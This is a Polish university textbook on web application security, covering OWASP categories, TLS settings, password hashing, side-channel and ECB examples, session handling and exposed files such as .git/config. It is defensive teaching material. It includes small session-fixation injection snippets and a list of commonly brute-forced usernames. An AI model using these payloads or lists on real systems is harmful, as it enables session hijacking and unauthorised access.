Podręcznik "Bezpieczeństwo i wydajność"

Strona: LeIA 2026
Kurs: Zaawansowane aplikacje internetowe (2026Z)
Książka: Podręcznik "Bezpieczeństwo i wydajność"
Wydrukowane przez użytkownika: Tymon Kwiatkowski
Data: piątek, 2 października 2026, 12:08

Opis

Spis treści

1. Strona tytułowa

2. Wprowadzenie
2.1. Przetwarzanie danych wrażliwych
2.2. Podatności aplikacji internetowych

3. Kryptografia
3.1. Ataki na system certyfikatów
3.2. Błędna konfiguracja serwerów WWW
3.3. Przechowywanie i weryfikacja haseł
3.4. Hasła jako klucze kryptograficzne
3.5. Ataki kanału bocznego (side-channel)
3.6. Wykorzystanie niewłaściwych metod kryptograficznych
3.7. Podsumowanie

4. Błędy uwierzytelnienia i kontroli sesji

5. Błędy kontroli dostępu
5.1. Ujawnienie danych poufnych poprzez niezabezpieczony dostęp
5.2. External XML entities
5.3. Path traversal
5.4. CSRF – Cross Site Request Forgery
5.5. Podsumowanie

6. Wstrzykiwanie
6.1. Cross site scripting (XSS)
6.2. Content Security Policy
6.3. Wstrzykiwanie kodu SQL
6.4. Wstrzykiwanie poleceń (RCE)

7. Komponenty i ataki łańcucha dostaw

8. Server Side Request Forgery

9. Podatności JWT

10. Nagłówki protokołu HTTP

11. Podsumowanie

12. Wydajność aplikacji internetowych
12.1. Metryki wydajności
12.2. Porady optymalizacyjne
12.3. WebAssembly

1. Strona tytułowa

Wprowadzenie do zagadnień dotyczących podatności aplikacji internetowych, technik obrony i podstawowych zagadnień związanych z wydajnością aplikacji.

Słowa kluczowe: bezpieczeństwo, szyfrowanie, autoryzacja, uwierzytelnienie, podatności aplikacji, wstrzykiwanie kodu, path traversal, wydajność aplikacji internetowych, optymalizacja aplikacji

Autor: dr inż. Robert Kurjata, Instytut Radioelektroniki i Technik Multimedialnych

2. Wprowadzenie

Temat bezpieczeństwa aplikacji internetowych jest bardzo rozległy. Obejmuje zagadnienia związane zarówno z funkcjonowaniem podstawowych narzędzi takich jak przeglądarki internetowe, serwery treści, protokoły sieciowe jak i wykorzystanie różnych języków programowania w kontekście treści, które przetwarzają. W ramach tego wykładu przyjrzymy się wyłącznie wycinkowi tej tematyki skupiając się na klasycznych problemach, z którymi musi zmierzyć się każdy programista aplikacji internetowych. Przyglądając się problematyce wydajności aplikacji skupimy się wyłącznie na sieciowych jej aspektach nie zagłębiając się w architekturę aplikacji internetowej. Przedstawione przykłady obrazują istotę omawianych tematów, jednak dla czytelności zostały znacznie uproszczone.

Naszym przewodnikiem będzie raport OWASP Top Ten [1], który stanowi dobre podsumowanie najczęściej występujących problemów w aplikacjach internetowych. Podsumowuje on „popularność" podatności w okresie zbierania danych do publikacji, co jednocześnie przekłada się na wiedzę o świadomości programistów aplikacji. Nie wyczerpuje on jednak wszystkich możliwych zagadnień związanych z bezpieczeństwem aplikacji sieciowych, stąd zachęcamy do zapoznania się z załączoną w bibliografii literaturą.


W ostatnich latach zagadnienia bezpieczeństwa aplikacji internetowych nabrały nowego znaczenia. W ramach zmieniającego się otoczenia prawnego, wprowadzenia przepisów RODO (Ogólne rozporządzenie o ochronie danych) [2] i wynikających z tego zobowiązań aspekt poprawnej konstrukcji aplikacji internetowych stał się bardzo istotny. Podstawowym polem na jakim koncentrują się grupy przestępcze przestało być włamywanie się do systemów dla samego faktu dokonania tego. Aktualnym trendem jest kradzież danych przechowywanych w systemach informatycznych dostępnych w sieci (w tym aplikacji internetowych) a następnie próby wymuszenia okupu za ich niepublikowanie. Proceder stał się źródłem zarobku i rozmiar tego „rynku" szacuje się (za Allied Market Research [3]) na 17 miliardów dolarów w 2021 roku z perspektywą wzrostu rzędu 17% rocznie.

Z punktu widzenia bezpieczeństwa idealną aplikacją internetową jest taka, która nie zawiera aktywnych elementów które mogą zostać wykorzystane do przejęcia kontroli oraz nie zawiera żadnych zewnętrznych zasobów, nad którymi autor nie ma kontroli. W praktyce założenie takie spełniają statyczne strony internetowe ze zweryfikowanym zasobami (skrypty, obrazy) serwowane z jednego miejsca. Takie podejście umożliwia tworzenie nie wymagających konserwacji stron o prostej, informacyjnej funkcji, ale w praktyce oczekujemy czegoś więcej.

Podstawowe cele jakie należy sobie postawić przy tworzeniu dowolnej aplikacji internetowej to przede wszystkim zaufanie i poprawność zarządzania danymi. Aby spełnić takie, na pozór proste, założenia należy zadbać o:

- szyfrowanie danych w trakcie przesyłania dla zapewnienia poufności,
- uwierzytelnienie użytkowników dla zapewnienia zaufania,
- autoryzację dostępu do zasobów dla prywatności,
- weryfikację przetwarzanych danych pod kątem nieprawidłowej, złośliwej treści,
- zaufanie do kodu źródłowego aplikacji i wykorzystywanych komponentów,
- log audytu dla zapewnienia historii zmian.

Już powyższe zestawienie wymagań wskazuje jak wiele rzeczy może się nie udać. Z formalnego punktu widzenia narzędziem wspomagającym proces tworzenia bezpiecznej aplikacji internetowej jest analiza ryzyka związanego z aplikacją zgodnie z wytycznymi w serii norm ISO 27000 i wdrożenie systemu zarządzania ryzykiem informatycznym. Podstawowym celem zarządzania ryzykiem jest znalezienie kompromisu pomiędzy ryzykiem wystąpienia zdarzenia, jego skutkami i kosztami przeciwdziałania. Sam proces zarządzania ryzykiem jest procesem ciągłym w myśl schematu:



Oprócz norm ISO wytyczne można znaleźć w materiałach publikowanych przez organizacje zajmujące się tą tematyką – wytyczne NIST (National Institute of Standards and Technology) z serii 800 [4], UK Cyber Essentials [5], BSI IT-Grundschutz [6] czy też wytyczne Underwriters Laboratory serii UL 2900 [7].

Nim przyjrzyjmy się kolejno różnym aspektom podatności aplikacji internetowych zapamiętajmy podstawową zasadę:

> **Uwaga**
>
> Nigdy nie zakładajmy, że użytkownik będzie wykorzystywał naszą aplikację zgodnie z jej przeznaczeniem i w sposób jaki założyliśmy na

> etapie projektowania.

Każdy interfejs API czy skrypt po stronie części front-end-owej może stać się wektorem ataku.

2.1. Przetwarzanie danych wrażliwych

Nie wgłębiając się w szczegóły zagadnień prawnych, przetwarzając dane przekazywane przez użytkowników w naszej aplikacji musimy także zwrócić uwagę na to czy nie należą one do danych podlegających dyrektywie RODO lub danych podlegających innej ochronie np. danych płatniczych przetwarzanych zgodnie z wymaganiami PCI-DSS. Dla takich danych należy przyjąć zasady przetwarzania i przechowywania wynikające z odnośnych wymagań, które można w skrócie przedstawić następująco:

- przetwarzaj tylko dane w takim zakresie, w jakim jest to niezbędne, nie gromadź danych ,,na zapas'',
- dane już niepotrzebne usuń natychmiast po ustaniu potrzeby ich posiadania,
- w miarę możliwości dane poufne szyfruj w trakcie przechowywania,
- zapewnij, aby transmisja danych wrażliwych była szyfrowana na każdym etapie, także wewnątrz własnej infrastruktury (np. pomiędzy serwerami proxy),
- zapewnij, aby odpowiedzi od serwera zawierające dane wrażliwe nie podlegały przechowywaniu w pamięciach podręcznych (cache), w szczególności dotyczy to dystrybucji za pośrednictwem systemów rozproszonych (np. CloudFlare).

2.2. Podatności aplikacji internetowych

W kolejnych rozdziałach zajmiemy się tematyką podatności aplikacji internetowych bazując na klasyfikacji OWASP. Raport z 2021 roku definiuje następujące klasy podatności w kolejności ich znaczenia i częstości występowania:

- błędna kontrola dostępu,
- błędy w wykorzystaniu kryptografii,
- wstrzykiwanie,
- niebezpieczny projekt,
- błędna konfiguracja zabezpieczeń,
- podatne i nieaktualne komponenty,
- błędny uwierzytelnienia,
- błędy integralności,
- nieprawidłowe wykorzystanie dzienników i systemów monitorowania,
- SSRF – server side request forgery.

Klasyfikacja ta grupuje często kilka rodzajów podatności w jednej pozycji, dlatego też przyjrzymy się im w trochę innym układzie.

Uwaga

Uwaga ogólna – nie zawsze pojedyncza podatność prowadzi do skutecznego ataku. To tak, jak w przypadku wypadków lotniczych - bardzo rzadko przyczyną jest tylko jeden błąd lub jedna awaria. Bardzo często niezbędne jest wykorzystanie łańcucha złożonego z dwóch lub większej liczby podatności aby osiągnąć założony efekt.


3. Kryptografia

Pierwszym elementem, który należy uwzględnić w trakcie projektowania aplikacji to sposób wykorzystania komponentów kryptograficznych w aplikacji. Ochrona danych przed ujawnieniem pojawia się w kilku momentach:

- transmisja danych pomiędzy klientem a serwerem,
- przechowywanie danych po stronie serwera,
- uwierzytelnienie z komponentem kryptograficznym np. z wykorzystaniem tokenów JWT.

Każdy z tych elementów korzysta z form kryptografii, której nieprawidłowe wykorzystanie może doprowadzić do ujawnienia informacji.

Pierwszym elementem, na który należy zwrócić uwagę jest konfiguracja serwera WWW. We współczesnym świecie odchodzi się w pełni od komunikacji nieszyfrowanym wariantem protokołu hipertekstowego HTTP na rzecz jego szyfrowanego odpowiednika. Odpowiednia konfiguracja serwera stanowi pierwszą linie obrony przed atakami. Z tego punktu widzenia możliwe ataki można podzielić na:



- A) fałszywego klienta – atak polegający na podszyciu się pod klienta,
- B) fałszywy serwer – podszycie się pod tożsamość serwera,
- C) pasywny podsłuch – analizę informacji przesyłanej w celu wydobycia pożądanej treści bezpośrednio lub pośrednio z danych zaszyfrowanych,
- D) MiTM (man-in-the-middle) – atak polegający na umieszczeniu w potoku komunikacji fałszywego pośrednika, który w sposób aktywny pośredniczy w komunikacji a dla obu stron wymiany pozostanie niezauważony.

Główną linią obrony w architekturze serwerów WWW jest mechanizm zaufania do certyfikatów w architekturze klucza publicznego. Aby go lepiej poznać odpowiedzmy sobie na podstawowe pytania.

Czym jest certyfikat serwera WWW?

Certyfikat serwera WWW jest w najprostszym ujęciu podpisanym przez zaufany urząd certyfikacji kluczem publicznym tego serwera (o szyfrowaniu asymetrycznym można więcej przeczytać w pozycji [8]). Klucz ten służy do weryfikacji uwierzytelnienia pakietów sieciowych pochodzących z tego serwera. Potwierdza więc, że pakiety pochodzą z właściwego miejsca.

Skąd wiemy czy serwer jest zaufany?

Mechanizm zaufania opiera się na łańcuchu poświadczeń mających swój początek w bazie danych certyfikatów głównych w systemie operacyjnym lub w podobnych bazach własnych przeglądarek internetowych. Certyfikaty te wskazują na zaufane organizacje, które są uprawnione do wydawania certyfikatów serwerom WWW (i nie tylko). To zaufanie w tym kontekście jest bezgraniczne tzn. przeglądarka internetowa otwierając stronę prezentującą taki certyfikat ufa, że ktoś (zaufana organizacja) sprawdził, że serwer jest uprawniony do serwowania strony o wskazanej nazwie. Tutaj należy pamiętać, że podmiotem zaufania jest jedynie nazwa URL strony. Może ona być dostarczana przez wiele serwerów o ile wszystkie zaprezentują poprawny certyfikat i nie koniecznie ten sam.

Ten mechanizm może zostać nadużyty w sytuacji, gdy do bazy danych przeglądarki lub systemu operacyjnego zostanie wprowadzony fałszywy certyfikat główny. Wtedy możliwe będzie podszycie się pod dowolną stronę certyfikatem przezeń podpisanym. Należy jednak wspomnieć także o

,,dobrym'', przynajmniej z założenia zastosowaniu tego mechanizmu – systemy antywirusowe znanych producentów w celu skanowania ruchu szyfrowanego wykorzystują mechanizm ataku MiTM poprzez wprowadzenie własnego certyfikatu do listy zaufanych i podpisywanie fikcyjnych certyfikatów tymczasowych.

3.1. Ataki na system certyfikatów

Najłatwiejszym do praktycznego wykorzystania jest atak na lokalny magazyn certyfikatów z wykorzystaniem złośliwego oprogramowania a następnie poprzez modyfikację konfiguracji DNS lub inny atak na zapytania DNS skierowanie ofiary na fałszywy serwer podpisany z wykorzystaniem zaufanego już certyfikatu sprawcy. Drugą metodą ataku jest kradzież zaufanego certyfikatu u dostawcy usług, lub wykorzystanie jego infrastruktury do wydania fałszywych certyfikatów. Ostatnim wektorem jest wykorzystanie centrów certyfikacji z krajów o niskim zaufaniu – por. CVE-2023-37920.

Uwaga

Podobny mechanizm wykorzystujący zmiany w lokalnym magazynie certyfikatów może zostać użyty w dobrym celu. Wiele systemów ochrony przed wirusami i złośliwym oprogramowaniem dokonuje skanowania ruchu szyfrowanego poprzez przechwytywanie ruchu pomiędzy serwerem a klientem i wystawianie własnych certyfikatów dla przetwarzanych domen. Jest to bardzo skuteczna technika, ale z punktu widzenia klienta wymaga zaufania do dostawcy tego oprogramowania.

3.2. Błędna konfiguracja serwerów WWW

Kolejnym problemem z tej kategorii jest błędna konfiguracja serwerów WWW dopuszczająca stare, podatne na ataki wersje algorytmów szyfrowania lub wymiany kluczy. Aktualnie przyjmuje się, że wszystkie protokoły z rodziny SSL i TLS przed wersją 1.3 są podatne na ataki i o ile nie jest potrzebna kompatybilność ze starszymi systemami to należy pozostawić włączony wyłącznie TLS1.3. To niestety nawet w 2024 roku generuje problemy kompatybilności i maksymalnie bezpieczna konfiguracja z włączonym TLS1.2 wg automatycznego kreatora konfiguracji fundacji Mozilla jest następująca:

Protokoły: *TLSv1.2 TLSv1.3*

Algorytmy szyfrujące i wymiany kluczy: *ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-GCM-SHA256:DHE-RSA-AES256-GCM-SHA384:DHE-RSA-CHACHA20-POLY1305*

3.3. Przechowywanie i weryfikacja haseł

Jednym z częstszych błędów jest niepoprawne przechowywanie haseł w bazach danych użytkowników oraz niewłaściwe podejście do procesu ich weryfikacji. Problem ten może narażać nie tylko samą aplikację, ale także użytkowników, którzy wykorzystując powtarzalne schematy haseł po ujawnieniu ich w jednym wycieku stają się ofiarami ataków na inne systemy. Spójrzmy na możliwe problemy i ich źródła.

Podstawową, zalecaną metodą przechowywania hasła w bazie danych jest wykorzystanie dedykowanej do tego celu kryptograficznej funkcji skrótu (*Argon*, *scrypt*, *bcrypt*, *PBKDF2*) z dołączonym ziarnem - komponentem losowym (salt). Zapewnia to odpowiednią odporność na różnego rodzaju ataki przedstawione poniżej.

Można to jednak zrobić źle:

- przechowywanie haseł jawnym tekstem – najgorszy scenariusz, gdzie po ujawnieniu bazy danych hasła są natychmiast dostępne dla atakującego, dodatkowo, często algorytm porównujący jest podatny na atak side-channel (patrz dalej), gdyż sprowadza się do porównania dwóch ciągów znaków,
- szyfrowanie stałym kluczem bez komponentu losowego (Adobe: Creative, marketing and document management solutions [13]) – w przypadku tego zdarzenia popełniono dwa błędy – wykorzystano stały klucz oraz tryb szyfrowania ECB, który ujawnia podobieństwo haseł różnych użytkowników,
- wykorzystanie funkcji skrótu z hasła bez komponentu losowego – ujawnia podobieństwo haseł różnych użytkowników,
- wykorzystanie podatnej na ataki funkcji skrótu (np. SHA1, MD5), lub funkcji skrótu nieposiadających cech kryptograficznych – umożliwia wygenerowanie hasła o takiej samej funkcji skrótu w skończonym czasie (hasło nie musi być identyczne, ale będzie miało taką samą funkcję skrótu), atak powiedzie się nawet przy wykorzystaniu komponentu losowego,
- wykorzystanie szybkiej w obliczeniach funkcji skrótu – podatność na ataki brutalne polegające na podawaniu kolejnych ciągów znaków wyczerpujących wszystkie możliwe kombinacje – długotrwałe, ale np. dla funkcji skrótów wykorzystywanych w blockchain-ach znamy bardzo szybkie implementacje, w tym na kartach graficznych lub dedykowanych układach scalonych.

Stąd zalecenie wykorzystania do przechowywani haseł:

- funkcji skrótu o dużym nakładzie obliczeniowym, w szczególności nie pasującej architekturą do modelu obliczeniowego kart graficznych (Argon2d [14]) – zapewnia odporność na ataki brutalne [17],
- komponentu losowego ziarna (salt) – zapewnia różny wynik funkcji skrótu w przypadku identycznych haseł.

Problem przechowywania hasła to jedna z dwóch stron procesu weryfikacji. Drugim problemem jest sposób weryfikacji hasła. W większości przypadków model weryfikacji hasła polega na przesłaniu jego otwartotekstowej wersji zaszyfrowanym kanałem a następnie, po wykonaniu tych samych przekształceń, które były niezbędne do zachowania informacji o haśle i porównaniu tak uzyskanych skrótów algorytmem o stałym czasie wykonania bez względu na wynik porównania. Model ten zakłada zaufanie do kanału komunikacyjnego.

W kategorii podatności systemu haseł należy także wymienić:

- umożliwienie ataków zautomatyzowanych bez dodatkowych utrudnień typu CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart) czyli sposobów na weryfikację, że to człowiek wykonuje określoną czynność, pamiętajmy jednak, że CAPTCHA nie jest stuprocentowym zabezpieczeniem i istnieją ataki obejścia [62],
- dopuszczenie wykorzystania prostych haseł, mających komponenty słownikowe, krótkich, popularnych w wyciekach – metodą obrony jest tutaj weryfikacja stopnia skomplikowania hasła oraz występowania w znanych bazach wycieków,
- ograniczanie długości hasła, wprowadzenie wymagań na konstrukcję hasła zamiast jego wydłużenia – sztucznie wprowadzone ograniczenie długości w połączeniu z wymogiem wykorzystania odpowiedniej kategorii znaków prowadzi do budowania przez użytkowników prostych i powtarzalnych schematów – opartych na układach klawiszowych, zawierających słowa słownikowe, znaki ‘1’ oraz ‘!’ jako spełnienie wymagania cyfra i znak specjalny etc. [15],[16]
- użycie mechanizmu pytań pomocniczych jako metody weryfikacji w przypadku procedury odzyskiwania konta –podpowiedź często zawiera samo hasło, lub informację trywializującą jego odzyskanie, a zapewne zostanie w bazie danych zachowana w sposób otwarty (por. wyciek Adobe: Creative, marketing and document management solutions),

Wspomniane w tym punkcie problemy można także umieścić w kategorii błędów uwierzytelnienia według OWASP.

3.4. Hasła jako klucze kryptograficzne

Jedną z podatności w kategorii nieprawidłowego zastosowania kryptografii jest bezpośrednie wykorzystanie hasła jako klucza kryptograficznego. W systemach zero-knowledge, gdzie informacja po stronie dostawcy chroniona jest wyłącznie hasłem znanym użytkownikowi, klucze kryptograficzne generowane są na podstawie jedynego dostępnego komponentu jakim jest to hasło. Aby zapewnić odpowiednią jakość tak powstałego klucza kryptograficznego niezbędne jest wykorzystanie funkcji skrótu, która ograniczoną entropię hasła rozłoży w sposób równomierny w przestrzeni klucza kryptograficznego, a dodatkowo uniemożliwi szybkie generowanie kluczy testowych w przypadku ataku brutalnego. Do tego celu mogą służyć wcześniej wymienione funkcje skrótu do przechowywania haseł, najpopularniejszą w tym kontekście jest PBKDF2 (Password based key derivation function), która dzięki regulowalnemu wydatkowi obliczeniowemu może być dostosowana dla uzyskania niezbędnego czasu obliczeń na danej platformie. Należy jednak pamiętać, że funkcje tego typu nie chronią przed niską entropią i prostotą hasła będącego ich podstawą.

3.5. Ataki kanału bocznego (side-channel)


Ataki side-channel wykorzystują informację dodatkową jaka może generować się w trakcie wykonywania algorytmów kryptograficznych czy też transmisji danych. Dwa praktyczne, choć znacznie uproszczone przykłady to:

- Ujawnienie długości danych, która w pewnych przypadkach może być dowodem ich posiadania – załóżmy, że posiadamy album z piracką muzyką składający się z K plików o określonej długości. Po zaszyfrowaniu algorytmem ujawniającym tylko ich długość można dowieść z pewnym, dużym prawdopodobieństwem, że jest to ten konkretny zbiór tylko na podstawie zestawu długości plików.
- Atak na weryfikację hasła – załóżmy, że algorytm weryfikujący poprawność hasła zwraca błąd po pierwszym niepoprawnym znaku. Analizując sukcesywnie różnice w czasie spowodowane tym faktem jesteśmy w stanie odgadywać kolejne znaki hasła (CVE-2014-0984). [11] Analogicznie, może to dotyczyć weryfikacji sygnatur (CVE-2019-10071). [12]


Ataki tego typu znacznie częściej wykorzystywane są w świecie ataków na sprzęt zawierający komponenty kryptograficzne - przykładem może być atak na popularne klucze Yubico.

3.6. Wykorzystanie niewłaściwych metod kryptograficznych


Nawet wykorzystanie poprawnego algorytmu szyfrującego, jakim jest AES w niewłaściwy sposób może ujawniać informację. Przywołując cytat Ray-a Marsha „Everybody knows ECB mode is bad because we can see the penguin”[18] możemy pokazać, że wykorzystanie trybu ECB szyfrowania w niewłaściwym kontekście ujawnia zawartość.



Wersja w skali szarości do szyfrowania



Zaszyfrowana AES-128-ECB klucz 1




Zaszyfrowana AES-128-ECB klucz 2


Dopiero wykorzystanie poprawnego w tym kontekście trybu CBC w sposób poprawny ukrywa informację:



Wersja w skali szarości do szyfrowania



Zaszyfrowana AES-128-CBC klucz 1



Zaszyfrowana AES-128-CBC klucz 2

Polecenia wykorzystane do uzyskania powyższych wyników wykorzystują narzędzie openssl:

Tryb ECB:

```
KEY=$(openssl rand -hex 16)
openssl enc -aes-128-ecb -K $KEY -e -nopad -in img.raw -out img.enc
```

Tryb CBC:

```
KEY=$(openssl rand -hex 16)
IV=$(openssl rand -hex 16)
openssl enc -aes-128-cbc -K $KEY -e -iv $IV -nopad -in img.raw -out img.enc
```

Obraz wejściowy musi być w niekompresowanym formacie PGM.

3.7. Podsumowanie

Jak widać z powyższych przykładów poprawne stosowanie kryptografii jest zadaniem trudnym. Należy w tym zakresie uważnie stosować się do aktualnych zaleceń i w żadnym wypadku nie upraszczać schematów kryptograficznych bez dokładnego zrozumienia skutków jakie takie działanie powoduje, co wymaga rozległej wiedzy kryptograficznej.

4. Błędy uwierzytelnienia i kontroli sesji

Kontynuując temat rozpoczęty w poprzednim rozdziale przyjrzyjmy się innym rodzajom błędów związanych z uwierzytelnieniem użytkowników.

Pierwszym z nich jest wykorzystanie domyślnych poświadczeń i kont użytkowników w systemach i aplikacjach. Prosta analiza prób włamań do systemów operacyjnych z rodziny Linux-a pokazuje, że bardzo często sprawdzane nazwy użytkowników obejmują typowe usługi i konta systemowe jak admin, apache2, ftp, ipc, backup, mysql, postgres, proxy, root, sync, upload, uucp a także powiązane z wieloma typowymi dystrybucjami i narzędziami jak ubuntu, bitnami, advantage, azureuser, cactiuser, cassandra, centos, huawei, tempuser, user0 etc. (na podstawie własnych analiz).

Domyślne konta użytkowników można wykorzystać m.in. do ataku na router domowy w celu zmiany ustawień serwera DNS i przekierowywania ofiary na podstawione strony www (CVE-2013-2645) [19].

Zabezpieczeniem przed atakami brute-force może być ograniczenie ilości poprawnie wykonywanych prób uwierzytelnienia w jednostce czasu (np. zezwalamy na k prób w ciągu N minut, a następnie przez następne X minut próby, nawet poprawne zostaną zignorowane). Ogranicza to skuteczność ataku nie powodując dodatkowego obciążenia serwera. Uwaga: alternatywna technika spowalniania reakcji wraz ze wzrostem liczby prób konsumuje zasoby serwera ułatwiając atak typu DoS (denial-of-service). Z drugiej strony znaczącym ułatwieniem dla atakującego jest nieprawidłowe sygnalizowanie powodu błędu uwierzytelnienia – komunikat błędu nie powinien wskazywać powodu odrzucenia danych uwierzytelniających a dodatkowo czas potrzebny na wygenerowanie komunikatu nie powinien zależeć od rodzaju błędu (side-channel). Wiedza o tym, czy dane konto istnieje czy nie jest istotna z punktu widzenia procesu poszukiwania hasła.

Jednym z bardziej skutecznych sposobów ograniczania skuteczności ataków na hasła użytkowników jest stosowanie uwierzytelnienia wieloetapowego. Dodanie dodatkowych komponentów do procesu uwierzytelnienia zgodnie z zasadą:

- coś co znam (hasło),
- coś co mam (token sprzętowy, aplikacja generująca kod, karta inteligentna),
- coś czym jestem (biometria),

znacząco utrudnia lub wręcz uniemożliwia obejście procesu uwierzytelnienia prostymi metodami. Więcej o tematyce obchodzenia zabezpieczeń wieloetapowych można przeczytać w książce [20].

Kolejnym problemem jest utrzymywanie i ujawnianie danych sesji uwierzytelnionej poprzez

- ujawnianie identyfikatorów sesji w pasku adresu URL przeglądarki, co umożliwia podejrzenie identyfikatora przez osoby postronne lub ujawnienie na filmie/zdjęciu. Ujawnienie identyfikatorów sesji może prowadzić do jej przejęcia przez atakującego – Session Hijacking,
- zaniechanie zmiany identyfikatora sesji po uwierzytelnieniu użytkownika – niezaufany identyfikator staje się zaufany, co w przypadku jego poznania przed uwierzytelnieniem prowadzi do jednego z wariantów ataku Session Fixation,
- przewidywalne identyfikatory sesji,
- brak unieważniania identyfikatora sesji po wylogowaniu (częsty błąd przy wykorzystaniu tokenów JWT),
- możliwość wymuszenia znanego identyfikatora sesji poprzez podanie go jako ciasteczko, identyfikator w URL, efekt ataku cross-site scripting – przy braku regeneracji identyfikatora przy uwierzytelnieniu umożliwia drugi wariant ataku Session Fixation.

Przykład podstawienia identyfikatora sesji w JavaScript:

```
1.  <script>document.cookie="JSESSIONID=32784652376453764573645";</script>
```

lub jako tag HTML (HTML injection):

```
1.  <meta http-equiv=Set-Cookie content="PHPSESSID=3278465237645376"/>
```

Metodami obrony w tym przypadku są:

- regeneracja identyfikatora sesji przy każdej zmianie poziomu uprawnień, a nawet co ustalony czas,
- ukrycie identyfikatora sesji przed kodem JavaScript poprzez użycie atrybutu HttpOnly dla ciasteczka,
- używanie nieprzewidywalnych, losowych identyfikatorów sesji o długości >=128 bitów,
- w przypadku sesji podlegających wymaganiom PCI DSS 3.2 czas życia identyfikatora do regeneracji <= 15min,
- skuteczne unieważnianie identyfikatora sesji po wylogowaniu – w przypadku tokenów JWT oznacza to przechowywanie unieważnionych tokenów do upływu ich zdefiniowanego czasu życia.

Dobrym zaleceniem w kontekście przejmowania sesji jest też uniemożliwienie posiadania wielu równoległych sesji dla tego samego użytkownika,

a jeżeli aplikacja to umożliwia to warto dać użytkownikowi możliwość sprawdzenia jakie uwierzytelnione sesje posiada (patrz ekosystem Google).

5. Błędy kontroli dostępu

Ta kategoria problemów jest bardzo szeroka. Obejmuje zagadnienia związane z dostępem do danych, do których dany użytkownik w przydzielonym mu kontekście uprawnień dostępu mieć nie powinien. Zaliczamy do nich m.in. próby:

- ominięcie zabezpieczeń poprzez modyfikację adresu URL, np. modyfikację identyfikatora zasobu w zapytaniu https://example.com/user/5 czy też w parametrach zapytania https://example.com/index.php?page=user&id=5 co może dać dostęp do danych innego użytkownika,
- modyfikację stanu aplikacji po stronie klienta z wykorzystaniem wbudowanych w przeglądarkę narzędzi deweloperskich, edycję zawartości strony, skryptów – całość aplikacji jest w pełni modyfikowalna w przeglądarce,
- bezpośredni dostęp do API aplikacji z pominięciem zabezpieczeń zrealizowanych po stronie klienckiej,
- modyfikacja metadanych w tokenach JWT,
- zmiana sposobu dostępu z GET na PUT, POST, DELETE, PATCH, w celu obejścia kontroli dostępu,
- modyfikację zawartości ciasteczek,
- path traversal.

5.1. Ujawnienie danych poufnych poprzez niezabezpieczony dostęp

Pierwszą kategorią jest ujawnienie danych poufnych w pośredni sposób poprzez dostęp do plików je zawierających. Mogą to być:

- pliki kontroli wersji (.git, .svn, .gitignore). W przypadku katalogu .git interesujący jest plik .git/config zawierający konfigurację repozytorium. W przypadku .gitignore zawierającego pliki ignorowane przez kontrolę wersji może ujawniać to lokalizację wrażliwych plików, które system kontroli wersji pomija (np. lokalizację dzienników aplikacji), a które mogły zostać skopiowane i mogą być osiągalne poprzez bezpośrednie podanie adresu URL,
- pliki konfiguracji potoków CI/CD (.gitlab-ci.yml) - bardzo często zawierają, przy niewłaściwym użyciu poufne tokeny dostępowe do repozytoriów kodu lub API; Serwisy takie jak Github czy GitLab wprowadziły automatyczne skanowanie tego rodzaju plików pod kątem ujawniania tokenów dostępowych, ale nie są w stanie wykryć innych poufnych danych w tych plikach,
- pliki typowe dla wskazanego systemu, a skopiowane przez przypadek np. .DS_Store z Mac OS - ujawniające nazwy plików i katalogów oraz metadane z tymi plikami powiązane,
- pliki i katalogi konfiguracji środowisk programistycznych (.idea, package.json) – w szczególności package.json zawierający zależności dla Node.js może zostać użyty do wyszukania podatnych zależności aplikacji,
- pliki dzienników aplikacji – szczególnie często umieszczane nieprawidłowo, w drzewie plików udostępnianym przez serwer www w przypadku hostingów współdzielonych.

